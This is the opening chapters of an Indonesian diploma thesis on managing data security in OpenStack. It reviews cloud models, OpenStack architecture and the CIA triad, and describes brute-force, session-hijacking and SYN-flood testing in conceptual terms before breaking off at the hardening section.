Data Security Management in Openstack

Tugas Akhir

Disampaikan Sebagai Bagian Dari Persyaratan Kelulusan Diploma 3
Program Studi Teknik Komputer

Oleh:

13315005 Panca P. Simanjuntak
13315006 Pangeran T. Napitupulu
13315013 Swinsikya Sitohang

Institut Teknologi Del
2017/2018

Halaman ini sengaja dikosongkan

Lembar Pengesahan Tugas Akhir
Institut Teknologi Del

Data Security Management in Openstack

Oleh:

13315005 Panca P. Simanjuntak
13315006 Pangeran T. Napitupulu
13315013 Swinsikya Sitohang

Sitoluama, 25 Juni 2018

Pembimbing

Pandapotan Siagian, ST, M.Eng
NIDN: 1018037401

Dinyatakan memenuhi syarat dan karenanya disetujui dan disahkan
Sebagai
Laporan Tugas Akhir Diploma 3
Program Studi Teknik Komputer
Institut Teknologi Del

Prakata

Puji dan syukur kepada Tuhan Yang Maha Esa, atas rahmat yang diberikan kepada penulis sehingga Tugas Akhir ini dapat diselesaikan dengan baik. Laporan Tugas Akhir ini bertujuan untuk memberikan informasi bagi pembaca mengenai ***Data Security Management in Openstack***. Laporan Tugas Akhir ini merupakan bagian dari syarat kelulusan Diploma III Institut Teknologi Del.

Penulis menyampaikan terima kasih kepada Bapak Pandapotan Siagian, ST, M.Eng, sebagai dosen pembimbing yang telah memberikan saran, bimbingan dan arahan kepada penulis selama pengerjaan Tugas Akhir ini. Penulis juga menyampaikan terima kasih kepada koordinator dan dosen penguji Tugas Akhir Bapak Tulus Pardamean Simanjuntak, SST, dan Ibu Eka Stephani Sinambela, SST., M.Sc, atas saran yang diberikan dalam pengerjaan Tugas Akhir ini. Penulis juga mengucapkan terima kasih kepada orang tua, teman sejawat dan semua pihak yang membantu dan memberikan dukungan selama pengerjaan Tugas Akhir ini.

Sitoluama, 25 Juni 2018

Panca Simanjuntak
Pangeran Napitupulu
Swinsikya Sitohang

Abstrak

Data Securiy Management in Openstack merupakan pengelolaan keamanan terhadap penyimpanan data pada *Openstack* sehingga data yang disimpan pada *Openstack* tersimpan dengan baik. Data yang disimpan di *Openstack* terlebih dahulu dikelola dengan tahap perencanaan data dan pengorganisasian data. Pada tahap pengorganisasian dilakukan pengelompokan data berdasarkan tipe data yang telah direncanakan seperti dokumen, gambar, *video,* dan musik. Data yang telah terorganisasi pada penyimpanan *Opentstack (container)* yang ditampilkan oleh *dashboard Openstack* akan dilakukan pengujian melalui 3 aspek keamanan data yaitu CIA (*confidentiality, intergrity,* dan *availability)* untuk memastikan keamanan dari data yang disimpan pada *Openstack* tersebut. Ketika ditemukan celah atau kebocoran, kemudian dilakukan *hardening* utuk menutupi celah atau kebocoran tersebut.

Jadi, hal yang paling utama dari *Data Security Management in Openstack* adalah memastikan keamanan data yang sudah terorganisasi dan tersimpan pada *Openstack.* Pada Tugas Akhir yang berjudul *"Data Security Management in Openstack"* menggunakan serangan *bruteforce, session hijacking,* dan *syn-flood* dengan beberapa *tools* seperti *Armitage, Metasploit, Wireshark, NetworkMiner,* dan *Nmap* untuk pengujian keamanan data dan menggunakan *tool Uncomlicated Firewall* (UFW) untuk *hardening* atau menutupi kebocoran yang ditemukan.

Kata kunci: *data security management, Openstack, container, hardening,* CIA

Daftar Isi

Daftar Tabel

Daftar Gambar

Bab I
Pendahuluan

`

1.1. Latar Belakang

Teknologi informasi dan komunikasi saat ini semakin berkembang dengan pesat, serta memberikan kemudahan dan kenyamanan dalam proses penggunaannya. Salah satu teknologi yang paling populer dan berkembang dengan sangat cepat adalah *cloud computing.*

Cloud computing merupakan teknologi yang memanfaatkan layanan internet menggunakan pusat *server virtual* dengan tujuan pemeliharaan data dan aplikasi. Dengan menggunakan *cloud computing* biaya yang digunakan semakin berkurang dan penghantaran layanan juga semakin cepat [20]. *Cloud computing* menjadi salah satu pilihan terbaik sebagai sistem yang akan digunakan oleh setiap perusahaan atau organisasi sebagai media untuk penyimpanan data-data. Pengolahan data dikontrol oleh layanan *orchestration (heat)* untuk membuat kumpulan *instance* yang mungkin dapat bertambah dan berkurang sesuai permintaan. Banyak *software open source* yang dapat digunakan sebagai bagian untuk membangun *cloud computing,* salah satunya adalah *Openstack.*

Openstack merupakan *software open source* yang mengendalikan proses komputasi dan sumber daya jaringan dalam sebuah *data center* melalui *dashboard* yang memberikan kontrol administrasi sekaligus memberikan hak akses pada pengguna melalui antarmuka *web* [11].

Menurut Darshan Tank1 , Akshai Aggarwal2 and Nirbhay Chaubey3, melakukan analisa terhadap masalah keamanan pada proyek *cloud computing* sebagai *object storage,* mereka mereview dokumen yang diciptakan *Cloud Security Alliance(*CSA*)* sebuah aliansi yang mempelajari masalah keamanan dan evaluasi keamanan *cloud* [5]. Cui and T. Xi in, mengusulkan peningkatan mekanisme keamanan pada *keystone* dan otentikasi keamanan untuk *Openstack*, dalam tulisannya dia membahas berbagai kerentanan keamanan, dan menyarankan layanan keamanan berdasarkan fitur keamanan *keystone*, penelitiannya membahas secara detail dari desain dan pengimplementasian model otentikasi yang baru, serta menganalisis fitur keamanan,[5]. S. Ristov, et al mengatakan *Openstack* masih rentan, studi menilai kerentanan terhadap *Openstack* dan berpendapat bahwa kerentanan pada *Openstack* harus diamankan dengan *patch* yang baru [5].

Berdasarkan hasil penelitian diatas, dalam Tugas Akhir yang berjudul *"Data Security Management in Openstack"* ini, penulis melakukan manajemen keamanan data pada *Openstack* dengan memperhatikan aspek keamanan data yaitu : *confidentiality, integrity,* dan *availability.*

1.2. Tujuan

Adapun tujuan dari Tugas Akhir ini adalah memastikan keamanan data yang sudah dikelola agar tersimpan dan terorganisasi dengan baik pada *Openstack* dengan tahap perencanaan data, pengorganisasian data, dan pengendalian data dengan memperhatikan aspek *confidentiality, integrity,* dan *availability.*

1.3. Lingkup

Adapun batasan atau ruang lingkup dari pengerjaan Tugas Akhir ini adalah manajemen keamanan data pada *Openstack* dengan melakukan *planning, organizing,* dan *controlling* data yang akan disimpan di dalam *Openstack* yang terdiri dari 4 *node* yang dijalankan diatas *virtual machine.* Data yang akan disimpan dapat berupa dokumen, gambar, *video*, musik ataupun file lain. Serta melakukan pengujian terhadap keamanan data dengan memperhatikan 3 aspek keamanan data yaitu : *confidentiality, integrity,* dan *availability.* Kemudian melakukan *hardening* untuk mengatasi atau meminimalis kebocoran atau celah yang ditemukan pada tahap pengujian tersebut.

1.4. Istilah, Defenisi, dan Singkatan

Daftar istilah, defenisi, dan singkatan yang terdapat dalam dokumen ini dapat dilihat pada Tabel 1 dan Tabel 2.

Tabel 1. Defenisi


Istilah	Defenisi
User	Orang yang menggunakan sistem
Software	Perangkat Lunak yang digunakan dalam pengerjaan Tugas Akhir.
Hardware	Perangkat Keras yang digunakan dalam pengerjaan Tugas Akhir.
Local Storage	Media penyimpanan untuk menyimpan data yang dikelola pada *server*.
Cloud computing	*Cloud Computing* merupakan teknologi yang memanfaatkan layanan internet menggunakan pusat *server virtual* dengan tujuan pemeliharaan data dan aplikasi.
Pentester	Orang yang melakukan pengujian terhadap *openstack.*

Tabel 2. Singkatan

Singkatan	Keterangan
SSO	*Single-Sign On*
REST	*Representational State Transfer*
TA	Tugas Akhir
DoS	*Denial of Services*
IP	*Internet Protocol*
VM	*Virtual Machine*
NaaS	*Network Connectivity as a Service*
AMQP	*Advanced Message Queuing Protocol*
SaaS	*Software as a Service*
PaaS	*Platform as a Service*
IaaS	*Infrastructure as a Service*
RAM	*Random Access Memory*
CPU	*Control Processing Unit*
NIST	*National Institution of Standards and Technology*

1.5. Pendekatan

Pendekatan yang dilakukan dalam pengerjaan Tugas Akhir ini adalah sebagai berikut.



Gambar 1. Tahapan Pendekatan

Pada Gambar 1 dijelaskan bahwa terdapat 5 metode pendekatan yang digunakan, yaitu:

1. Perumusan masalah

   Pada tahap ini hal yang dilakukan adalah menyusun beberapa pertanyaan terhadap Tugas Akhir.

2. *Study Literature*

   Pada tahap ini hal yang dilakukan adalah peningkatan pemahaman dan mempelajari lebih lanjut mengenai metode-metode yang akan digunakan dalam pengerjaan Tugas Akhir ini.

3. *Analisys and Design*

   Dalam tahap ini hal yang dilakukan adalah analisa terhadap metode dan struktur dari metode yang digunakan dalam pengerjaan Tugas Akhir ini.

4. *Implementation*

   Pada tahap ini dilakukan perencanaan yang telah dilakukan sebelumnya dan pengerjaan Tugas Akhir.

5. *Testing*

   Pada tahap dilakukan adalah pengujian terhadap Tugas Akhir yang telah dibangun, apakah berhasil atau tidak.

6. Kesimpulan

   Dalam tahap ini, hal yang dilakukan adalah penarikan kesimpulan dari hasil dan pembahasan pengerjaan Tugas Akhir yang telah dilakukan sebelumnya.

7. Saran

   Dalam tahap ini peneliti juga memberikan saran dari hasil penelitian yang telah dilakukan untuk pengembangan lebih lanjut.

1.6. Sistematika Penyajian

Secara garis besar dokumen ini disajikan dalam enam bab dimana masing-masing bab disusun dengan sistematika berikut :

Bab I pendahuluan

Pada bab ini berisi penjelasan mengenai latar belakang, lingkup, pendekatan, dan sistematika penyajian Tugas Akhir.

Bab II Tinjauan Pustaka

Pada bab ini menjelaskan mengenai dasar teori pembangunan dan pengembangan produk pada Tugas Akhir.

Bab III Analisis dan Perancangan Sistem

Pada bab ini dijelaskan perancangan sistem yang dilakukan saat proses implementasi pada pengerjaan Tugas Akhir ini.

Bab IV Implementasi dan Pengujian

Pada bab ini dijelaskan mengenai pengujian terhadap implementasi dan analisis yang telah dilakukan dari hasil pengerjaan Tugas Akhir yang telah dilakukan.

Bab V Hasil dan Pembahasan

Pada bab ini dijelaskan mengenai hasil pengerjaan Tugas Akhir dan melakukan pembahasan terhadap hasil akhir dari Tugas Akhir.

Bab VI Kesimpulan dan Saran

Pada bab ini diuraikan mengenai kesimpulan dari hasil pengerjaan Tugas Akhir serta saran-saran yang dibutuhkan untuk pengembangan sistem.

BAB II
Tinjauan Pustaka

Pada bab ini membahas berbagai konsep mengenai *cloud computing, Openstack, data security management,* dan *tools* yang digunakan pada *data security management.*

2.1. Pengertian *Cloud Computing*

Istilah *cloud computing* telah banyak dikenal dalam dunia internet, karena internet merupakan sistem *cloud*. *Cloud computing* merupakan jaringan besar yang terhubung dengan kumpulan komputer yang saling terhubung. Menurut NIST (*National Institute of Standards and Technology*) adalah sebuah bentuk layanan infrastruktur yang membuka peluang untuk dapat digunakan dimanapun, memberikan kenyamanan, akses jaringan sesuai permintaan (*on-demand*) ke lokasi sumber daya komputasi terkonfigurasi misalnya, *network, server, storage, application,* dan *service* yang dapat diluncurkan dengan cepat dengan menggunakan penyedia jasa layanan [13]. *Cloud Computing* merupakan teknologi yang memanfaatkan layanan internet menggunakan pusat *server virtual* dengan tujuan pemeliharaan data dan aplikasi. Dengan menggunakan *cloud computing,* biaya yang digunakan akan berkurang dan penghantaran layanan juga akan semakin cepat [20]. *Cloud computing* juga dapat diartikan sebagai suatu mekanisme yang memungkinkan pengguna dapat menyewa sumber daya teknologi informasi dari internet kemudian membayar aplikasi sesuai layanan yang digunakan pada *cloud computing* [14].

2.2. Model *Cloud Computing*

Berdasarkan jenis layanannya terdapat beberapa layanan yang dapat digunakan oleh pengguna (*user*). Layanan tersebut terdiri dari 3 layanan yaitu *Infrastructure as a service (IaaS), Platform as a service (PaaS)* dan *Software as a Service (SaaS)*[4].

2.2.1. Software as a Service (SaaS)

Software as a Service (SaaS) merupakan layanan dari *cloud computing* yang menyediakan *software* atau aplikasi kepada pengguna, sehingga pengguna tidak perlu repot lagi untuk melakukan perawatan terhadap aplikasi/*software* yang digunakan. Contoh *SaaS* yang paling dikenal *Google Apps* dan jejaring sosial lainnya.

2.2.2. Platform as a Service(PaaS)

Platform as a Service (PaaS) merupakan layanan dari *cloud computing* yang menyediakan *platform* untuk aplikasi/*software* yang di bangun, sehingga pengguna tidak perlu repot

untuk memikirkan bagaimana perawatan dari *platform* dari aplikasi/*software* nya, dan pengguna dapat lebih fokus pada aplikasi yang dibangun.

2.2.3. Infrastructure as a Service (IaaS)

Cloud computing memberikan akses pengguna untuk memproses, menyimpan, menyebarkan, dan menjalankan aplikasi atau *software* lainnya secara bebas karena layanan dari *cloud computing* yang menyediakan infrastruktur seperti *memory* (RAM), unit komputasi (CPU), *network*, penyimpanan data (*storage*) dan layanan lainnya. Sehingga pengguna dapat menyewa infrastruktur sesuai dengan kebutuhannya.

2.3. Perangkat Lunak *Cloud Computing*


Dalam pengerjaan Tugas Akhir ini, penulis juga menjelaskan perangkat lunak yang digunakan pada *cloud computing* yaitu *Openstack.*

2.3.1. Openstack

Openstack merupakan *software open source* yang mengendalikan proses komputasi dan sumber daya jaringan dalam sebuah *data center* melalui *dashboard* yang memberikan kontrol administrasi sekaligus memberikan hak akses pada pengguna melalui antarmuka *web* [11]. Dengan menggunakan *Openstack* diharapkan dapat mempermudah pekerjaan *administrator* server dan *developer*, *Openstack* bersifat terbuka sehingga dapat memungkinkan pengguna untuk menambahkan komponen tambahan yang dapat membantu pengguna untuk memenuhi kebutuhan mereka. *Openstack* memiliki beberapa komponen utama. Pada subbab berikut ini diuraikan mengenai arsitektur pada *Openstack* yang berfungsi untuk menawarkan layanan *Openstack* kepada pengguna.

2.3.2. Arsitektur *Openstack*

Pada subbab ini akan diuraikan mengenai arsitektur *Openstack* [11].



Gambar 2. Arsitektur *Openstack*

Berikut ini dijelaskan tentang arsitektur pada *Openstack.*

1. ***Horizon (Dashboard)* :** *Horizon* merupakan tampilan antarmuka yang digunakan untuk mengatur *Openstack* dengan memanfaatkan *graphical user interfaces*. *Horizon* digunakan untuk membuat *instance* (VM), pengaturan *tenant* (*projects*), *access control*, dsb. Pengguna dapat mengakses semua komponen dalam *Openstack* menggunakan *dashboard* ini.
2. ***Keystone (Identity)* :** *Keystone* berfungsi untuk otentikasi *username* dan *password* oleh *user* untuk otentikasi ke *cloud* atau melalui *horizon* contohnya, *keystone* juga memberikan *token* atau istilahnya *token-based system* untuk setiap *user* yang melakukan otentikasi. *Keystone* bertindak sebagai SSO (*Single-Sign On*) *authentication services* untuk *user* dan komponen lainnya di *Openstack.*
3. ***Neutron (Networking)* :** *Neutron* adalah komponen yang menyediakan *NaaS* (*Network Connectivity as a Service*) berfungsi untuk mengatur *network* di *Openstack*. Dan memastikan bahwa semua komponen *Openstack* saling terhubung.

4. ***Cinder (Block Storage)* :** *Cinder* sebuah sistem yang menyediakan *block storage* untuk *virtual machine* dan *block storage* yang akan dipakai *instance*.
5. ***Nova (Compute)* :** *Nova* merupakan komputasi mesin utama yang bekerja dibelakang *Openstack. Nova* digunakan untuk menjalankan dan mengelola sejumlah besar VM. *Nova* juga mengatur proses alokasi CPU untuk setiap VM.
6. ***Glance (Image)* :** *Glance* adalah sebuah *services* yang bertugas sebagai *registry* atau penampung *virtual machines images*. Dengan adanya *glance* maka memungkinkan *user* untuk meng-*copy images* tersebut menjadi sebuah *instances* (*Virtual Machine*) dengan lebih cepat karena *services glance* menjadikan *virtual machines images* tersebut sebagai *template* yang disimpan di dalam *storage.*
7. ***Swift (Object Storage)* :** *Swift* merupakan sistem penyimpanan file dan objek. *Swift* adalah salah satu fitur *powerfull* karena arsitekturnya *distributed, scaleable* (mudah di *expand*) dan bisa dibuat *redundancy.*
8. ***Ceilometer (Metering)* :** *Ceilometer* berfungsi untuk me-*monitor* dan *metering* data. Dengan adanya *ceilometer* maka administrator dapat mengukur kebutuhan *user* dan membuat *bill* untuk tiap *Openstack users.*
9. ***Heat (Orchestration)* :** *Heat* adalah sebuat *services* yang digunakan untuk menyusun atau mengkolaborasi *multiple composite* aplikasi *cloud* menggunakan REST (*Representational State Transfer*) API *dan Cloud Formation-Compatible Query* API. *Software* ini mengintegrasikan komponen lainnya dari *Openstack* ke dalam sebuah *one-file template*. Dari *template* tersebut memungkinkan pembuatan sebagian *Openstack resource type* seperti : *Instances, Floating, IPs, Volumes, Security Groups, Users,* dan juga *advanced fungsionality* seperti *High Availability, instance autoscaling,* dan *nested stacks.*

2.4. Data Security Management

Manajemen keamanan data merupakan suatu proses atau tahapan perencanaan, pengorganisasian, dan pengendalian data yang akan disimpan pada *Openstack.*

2.4.1. Perencanaan Data *(Data Planning)*

Perencanaan keamanan data merupakan penulisan rencana pengolahan data dan pengambilan keputusan perangkat lunak yang akan digunakan, cara mengatur, menyimpan data, dan apa yang harus disertakan untuk menjamin keamanan data. Tujuan dari perencanaan keamanan data ini untuk memungkinkan pengguna atau *administrator* dapat

bertindak secara efektif untuk mencegah atau mengurangi masalah keamanan data. Adapun fungsi perencanaan data (*data planning*) adalah sebagai berikut.

1. Menentukan titik tolak dari data yang akan dikelola.

   Dengan perencanaan data yang dibuat maka akan jelas landasan atau sasaran yang akan di kelola, contohnya jenis atau tipe data apa yang akan dikelola.
2. Sebagai pedoman, pegangan, dan arahan kepada *administartor.*

   Perancaan data harus dilakukan dalam pengelolaan data sebagai arahan atau petunjuk pengelolaan data.
3. Mencegah pemborosan waktu, tenaga, dan material.
4. Kemampuan evaluasi yang teratur [12].


2.4.2. Pengorganisasian Data *(Data Organizing)*

Pengorganisasian data merupakan pembagian atau pengelompokan data yang telah direncanakan dan dikelola dengan melakukan penyaringan terhadap bentuk (*ekstensi)* dan fungsi data, untuk mencapai perencanaan dan tujuan yang telah ditentukan. Kegiatan untuk melakukan pengelompokan atau pengorganisasian data dapat dilakukan dengan efektif dengan melakukan cara sebagai berikut :

1. Kelompokkan data sesuai dengan tipenya.
2. Tetapkan media penyimpanan data yang telah dikelola.
3. Tentukan batas setiap *local storage* untuk menyimpan setiap data yang telah dikelompokkan [3].

2.4.3. Pengendalian Data *(Data Controlling)*

Pengendalian data *(Data Controlling)* merupakan mekanisme pengendalian keamanan data dari resiko. Tujuan dari pengendalian data ini adalah untuk mencegah dan meminimalkan data dari resiko yang mungkin terjadi pada data yang telah dikelola dan disimpan dalam *local storage* yang telah dikelompokkan menurut pengorganisasian data *(data organizing)* [19]. Untuk menjamin keamanan dari data, ada 3 aspek yang harus diperhatikan, aspek tersebut dapat kita lihat pada gambar di bawah ini :



Gambar 3. Tiga Aspek Keamanan Data [18]


Pada subbab berikut ini diuraikan mengenai tiga aspek yang terdapat pada Gambar 3.

2.4.3.1. Confidentiality

Confidentiality (kerahasiaan) merupakan aspek yang menjamin kerahasian data atau informasi, serta memastikan bahwa data hanya dapat diakses oleh *user* yang memiliki hak akses. Sebagai contoh, transaksi kartu kredit di internet, membutuhkan nomor kartu kredit untuk ditransmisikan dari pembeli untuk pedagang dan dari pedagang ke jaringan pengolahan transaksi. Sistem memperkuat kerahasian dengan mengenkripsi nomor kartu selama transmisi data, dengan membatasi hak akses [19].

Serangan yang dapat dilakukan pada aspek *confidentially* adalah sebagai *bruteforce*. *Bruteforce* merupakan metode untuk meretas atau membobol *password* dengan mencoba semua kemungkinan dengan menggunakan *wordlist* atau kombinasi *password* yang mungkin digunakan oleh *user*. Metode ini dilakukan oleh *pentester* untuk mendapatkan *account* secara tidak sah. *Bruteforce* digunakan untuk menjebol akses ke suatu *host* atau ke data yang telah terenkripsi. Adapun hal yang perlu diperhatikan jika menggunakan metode *bruteforce attack* adalah sebagai berikut :

1. Asumsikan bahwa *password* yang digunakan adalah huruf kecil *(lower case).*
2. Coba semua kemungkinan *password* yang digunakan.
3. Lakukan metode *trade-off* yaitu hanya kombinasi yang dimasukkan ke pencarian seperti *"password", "PASSWORD", dan "Password"* [21].




Gambar 4. *Brute Force*

2.4.3.2. Integrity

Integrity mempunyai arti bahwa data tidak dapat diubah tanpa otoritasi. Sebuah jaminan bahwa semua data tersedia dalam keadaan utuh dan lengkap sesuai dengan yang dikirim dan diterima. *Integrity* menjamin bahwa data tersebut tidak dapat dimodifikasi oleh orang yang tidak memiliki hak akses [19].

Untuk menjamin keamanan data sesui dengan aspek *integrity* dapat dilakukan beberapa serangan. Serangan yang dilakukan pada aspek *integrity* adalah *Man in the middle attack*. *Man in the middle attack* merupakan serangan pada jaringan, dimana penyerang berada di antara dua perangkat yang berkomunikasi untuk memanipulasi atau memodifikasi data saat proses pengiriman antara *user* dengan *server* berlangsung. Salah satu tipe serangan *man in the middle attack* adalah *session hijacking attack. Session hijacking attack* dapat dilihat pada Gambar 5 dibawah ini.




Gambar 5. *Man In The Middle Attack*

Session hijacking attack merupakan suatu aksi pengambilan kendali *session* milik *user* lain setelah *pentester* berhasil mendapatkan ID *session* yang biasanya tersimpan dalam *cookies. Pentester* menggunakan metode *capture, bruteforce*, dan *reverse engineering* untuk mendapatkan *session* ID dan *pentester* akan memegang kendali *session* yang diperoleh selama *session* masih berlangsung [7][9].

2.4.3.3. Availability

Availability (ketersediaan) merupakan aspek yang menjamin bahwa data akan tersedia saat dibutuhkan oleh *user* yang memiliki hak akses. Aspek ini mempunyai arti bahwa sistem komputasi yang digunakan untuk menyimpan dan memproses informasi, kontrol keamanan yang digunakan untuk melindungi data, dan saluran komunikasi yang digunakan untuk mengakses informasi. *Availability* (Ketersedian) sistem bertujuan untuk tetap tersedia atau dapat diakses setiap saat, mencegah gangguan layanan karena kegagalan perangkat keras, dan *upgrade* sistem. Aspek ini memastikan ketersediaan data saat dibutuhkan oleh *user* [19]. Serangan yang dapat dilakukan pada aspek *availability* adalah *Denial of services (DoS). Denial of services (DoS)* merupakan serangan untuk melumpuhkan suatu layanan dengan cara menghabiskan sumber daya yang diperlukan untuk melakukan kegiatan normalnya. Salah satu tipe serangan dari *denial of service* adalah *syn flooding attack.*

Syn flooding attack merupakan jenis serangan yang memanfaatkan *transmission control protocol* (TCP), untuk membuat proses *server* tidak mampu melayani permintaan dari *user* yang sah untuk membuat koneksi baru. Layanan apapun yang berhubungan dan memanfaatkan *socket* TCP berpotensi untuk mengalami serangan *syn flooding attack.* Serangan ini merupakan salah satu yang sering digunakan untuk menyerang aplikasi *server* untuk *e-mail, web* dan layanan penyimpanan file [16].



Gambar 6. Serangan *Denial of Services*

2.4.4. Hardening System

Pada subbab ini dijelaskan mengenai sistem *hardening* yang dilakukan pada *Openstack. Hardening system* merupakan prosedur untuk meminimalkan ancaman atau kebocoran yang datang pada sebuah penyimpanan dengan mengatur konfigurasi atau menonaktifkan aplikasi dan layanan yang tidak diperlukan pada penyimpanan tersebut. *Hardening* ini menyediakan berbagai perlindungan dalam sistem komputer atau lokasi penyimpanan sehingga dapat menghilangkan ancaman atau kebocoran yang bisa terjadi pada sistem penyimpanan tersebut.

Pada tahap *hardening* yang dilakukan terhadap *Openstack* terdapat beberapa cara sebagai berikut.

1. *Firewall*

   Firewall dilakukan dengan tujuan untuk melindungi *node* pembangun *Openstack* sehingga tidak dapat ditemukan kebocoran atau ancaman dengan melakukan filterasi, membatasi ataupun menolak suatu permintaan menggunakan beberapa serangan.

2. *Openssl*

